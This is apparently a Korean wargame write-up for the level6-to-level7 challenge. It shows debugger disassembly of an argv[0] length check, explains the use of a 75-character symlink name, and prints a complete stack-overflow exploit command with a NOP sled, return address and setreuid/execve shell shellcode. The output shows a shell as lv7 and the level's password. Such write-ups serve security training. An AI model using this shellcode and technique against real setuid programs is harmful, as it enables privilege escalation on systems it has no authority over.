


Wargame Write-up


윤준혁

level6 -> level7



```
Activities  Terminal  Tue 14:12
lv6@ubuntu: ~
File Edit View Search Terminal Help
0x8048511 <main+17>  call    printf@plt <0x8048410>
0x8048516 <main+22>  add     esp, 4
0x8048519 <main+25>  push    0
0x804851b <main+27>  call    exit@plt <0x8048420>
0x8048520 <main+32>  add     esp, 4
pwndbg>
0x8048523 <main+35>  mov     eax, dword ptr [ebp + 0xc]
0x8048526 <main+38>  mov     edx, dword ptr [eax]
0x8048528 <main+40>  push    edx
0x8048529 <main+41>  call    strlen@plt <0x80483f0>
0x804852e <main+46>  add     esp, 4
0x8048531 <main+49>  mov     eax, eax
0x8048533 <main+51>  cmp     eax, 0x4d
0x8048536 <main+54>  je      main+80 <0x8048550>
0x8048538 <main+56>  push    0x804869c
0x804853d <main+61>  call    printf@plt <0x8048410>
0x8048542 <main+66>  add     esp, 4
pwndbg>
0x8048545 <main+69>  push    0
0x8048547 <main+71>  call    exit@plt <0x8048420>
0x804854c <main+76>  add     esp, 4
0x804854f <main+79>  nop
0x8048550 <main+80>  nop
```

다른 부분은 앞의 문제와 같다 (egg hunter + buffer hunter) 그러나 달라진 점은 argv[0]이 77byte 여야 한다는 점이다. 따라서 75글자의 이름을 가진 심볼릭 링크를 하나 만들어서 실행해주면 된다. 그 점에 유의하여 공격을 진행해보면



The image shows a terminal window on an Ubuntu system. The window title is "lv6@ubuntu: ~". The terminal displays a long shell escape sequence (41-byte shellcode) followed by several commands and their outputs:

```
lv6@ubuntu:~$ ./`python -c "print 'l'*73 + 'v7'"` `python -c "print '\x90'*44 +  
'\x63\xd2\xff\xff' + ' ' + '\x90'*1024 + '\x66\xb8\xef\x03\x89\xc3\x89\xc1\x31  
\xc0\xb0\x46\xcd\x80\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\xb0\x46\xcd\x80\x3  
1\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x89\x  
c2\xb0\x0b\xcd\x80'"`  
#####C#####  
$ id  
uid=1007(lv7) gid=1006(lv6) groups=1006(lv6)  
$ my-pass  
do you know argv?  
$
```

성공적으로 셸을 탈 수 있다. 셸을 따는 과정에서 이제까지 쓰던 41byte셸코드가 갑자기 작동하
지 않아 새로운 셸코드를 사용했다.

lv7 password : do you know argv?